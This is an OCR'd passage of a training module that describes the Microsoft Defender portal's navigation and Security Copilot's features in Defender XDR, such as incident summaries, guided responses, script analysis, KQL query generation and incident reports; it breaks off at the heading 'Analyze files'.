
Some Microsoft Sentinel capabilities, like the unified incident queue, are accessed through the incidents and alerts page of the Defender portal, along with incidents from other Microsoft Defender services. Many other Microsoft Sentinel capabilities are available in the Microsoft Sentinel section of the Defender portal.

For more information, see the module "Describe the capabilities in Microsoft Sentinel," whose link is included in the summary and resources unit.




Identities

The Identities node on the left navigation panel of the Microsoft Defender portal maps to functionality associated with Microsoft Defender for Identity. For more information, see the unit "Describe Microsoft Defender for Identity."




Endpoints

The Endpoints node on the left navigation panel of the Microsoft Defender portal maps to functionality associated with Microsoft Defender for Endpoints. For more information, see to the unit "Describe Microsoft Defender for Endpoints."




Email and collaboration

The email and collaboration node on the left navigational panel is where you find Microsoft Defender for Office 365 functionality that allows you to track and investigate threats to your users' email, track campaigns, and more. For more information, see the unit "Describe Microsoft Defender for Office 365."



Cloud apps


The Cloud apps node on the left navigational panel is where you find Microsoft Defender for Cloud Apps functionality. For more information, see the unit "Describe Microsoft Defender for Cloud Apps."



SOC Optimization


Security operations center (SOC) teams actively look for opportunities to optimize both processes and outcomes.

SOC optimization surfaces ways you can optimize your security controls, gaining more value from Microsoft security services as time goes on.



Reports

Reports are unified in the Microsoft Defender portal. Admins can start with a general security report, and branch into specific reports about endpoints, email & collaboration, cloud apps, infrastructure, and identities. The links here are dynamically generated based upon workload configuration.



Learning hub

The learning hub links you Microsoft Learn where you can get access to training courses, tutorials, documentation, and other relevant material.

System

The system option in the Defender portal includes selections to configure permissions, view service health, and general settings.


Describe Copilot integration with Microsoft Defender XDR

Microsoft Defender XDR integrates with Microsoft Security Copilot. Integration with Security Copilot can be experienced through the standalone and embedded experiences.

The standalone experience

For businesses that are onboarded to Microsoft Security Copilot, the integration is enabled through plugins accessed through the Copilot portal (the standalone experience). There are two separate plugins that support integration with Microsoft Defender XDR:

- Microsoft Defender XDR
- Natural language to KQL for Microsoft Defender XDR



Microsoft Defender XDR plugin

The Microsoft Defender XDR plugin includes capabilities that enable users to:

- Analyze files
- Generate an incident report
- Generate a guided response

- List incidents and related alerts
- Summarize the security state of the device
- more...

Microsoft Defender XDR capabilities in Copilot are built-in prompts that you can use, but you can also enter your own prompts based on the capabilities supported.

Copilot also includes a builtin promptbook for Microsoft Defender XDR incident investigation you can use to get a report about a specific incident, with related alerts, reputation scores, users, and devices.

Natural language to KQL for Microsoft Defender plugin

The Natural language to KQL for Microsoft Defender plugin enables query assistant functionality that converts any natural-language question in the context of threat hunting, into a ready-to-run Kusto Query Language (KQL) query. The query assistant saves security teams time by generating a KQL query that can then be automatically run or further tweaked according to the analyst's needs.

The embedded experience

With the plugin enabled, Copilot integration with Defender XDR can also be experienced through the embedded experience, which is referred to as Copilot in Microsoft Defender XDR.


Copilot in Microsoft Defender XDR enables security teams to quickly and efficiently investigate and respond to incidents, through the Microsoft Defender XDR portal. Copilot in Microsoft Defender XDR supports the following features.

- Summarize incidents
- Guided responses
- Script analysis
- Natural language to KQL queries
- Incident reports
- Analyze files
- Device and identity summaries

Users can also seamlessly pivot from the embedded experience to the standalone experience.

Summarize incidents

To immediately understand an incident, you can use Copilot in Microsoft Defender XDR to summarize an incident for you. Copilot creates an overview of the attack containing essential information for you to understand what transpired in the attack, what assets are involved, the timeline of the attack, and more. Copilot automatically creates a summary when you navigate to an incident's page. Incidents containing up to 100 alerts can be summarized into one incident summary.




Guided responses

Copilot in Microsoft Defender XDR uses AI and machine learning capabilities to contextualize an incident and learn from previous investigations to generate appropriate response actions, which are shown as guided responses. The guided response capability of Copilot allows incident response teams at all levels to confidently and quickly apply response actions to resolve incidents with ease.

Guided responses recommend actions in the following categories:

- Triage - includes a recommendation to classify incidents as informational, true positive, or false positive
- Containment - includes recommended actions to contain an incident
- Investigation - includes recommended actions for further investigation
- Remediation - includes recommended response actions to apply to specific entities involved in an incident

Each card contains information about the recommended action, including why the action is recommended, similar incidents, and more. For example, the View similar incidents action becomes available when there are other incidents within the organization that are similar to the current incident. Incident response teams can also view user information for remediation actions such as resetting passwords.




Not all incidents/alerts provide guided responses. Guided responses are available for incident types such as phishing, business email compromise, and ransomware.

Analyze scripts and codes

The script analysis capability of Copilot in Microsoft Defender XDR provides security teams added capacity to inspect scripts and code without using external tools. This

capability also reduces complexity of analysis, minimizing challenges and allowing security teams to quickly assess and identify a script as malicious or benign.

There are several ways you can access the script analysis capability. The image that follows shows the process tree for an alert that includes execution of a PowerShell script. Selecting the analyze button generates the Copilot script analysis.



Generate KQL queries


Copilot in Microsoft Defender XDR comes with a query assistant capability in advanced hunting.

To access the natural language to KQL query assistant, users with access to Copilot select advanced hunting from the left navigation pane of the Defender XDR portal.


Copilot provides prompts you can use to start hunting for threats with Copilot, or you can write your own natural language question, in the prompt bar, to generate a KQL query. For example,"Give me all the devices that signed in within the last 10 minutes." Copilot then generates a KQL query that corresponds to the request using the advanced hunting data schema.

The user can then choose to run the query by selecting Add and run. The generated query then appears as the last query in the query editor. To make further tweaks, select Add to editor.

Generate a KQL query



Copilot query



Create incident reports


A comprehensive and clear incident report is an essential reference for security teams and security operations management. However, writing a comprehensive report with the important details present can be a time-consuming task for security operations teams as it involves collecting, organizing, and summarizing incident information from multiple sources. Security teams can now instantly create an extensive incident report within the portal.

While an incident summary provides an overview of an incident and how it happened, an incident report consolidates incident information from various data sources available in Microsoft Sentinel and Microsoft Defender XDR. The incident report also


includes all analyst-driven steps and automated actions, the analysts involved in the response, the comments from the analysts, and more.

To create an incident report, the user selects Generate incident report on the top right corner of the incident page or the icon in the Copilot pane. Once the incident report is generated, selecting the ellipses on the incident report presents the user with the option to copy the report to the clipboard, post to an activity log, regenerate the report, or opt to open in the Copilot standalone experience.

Generate incident report



Incident report



Analyze files

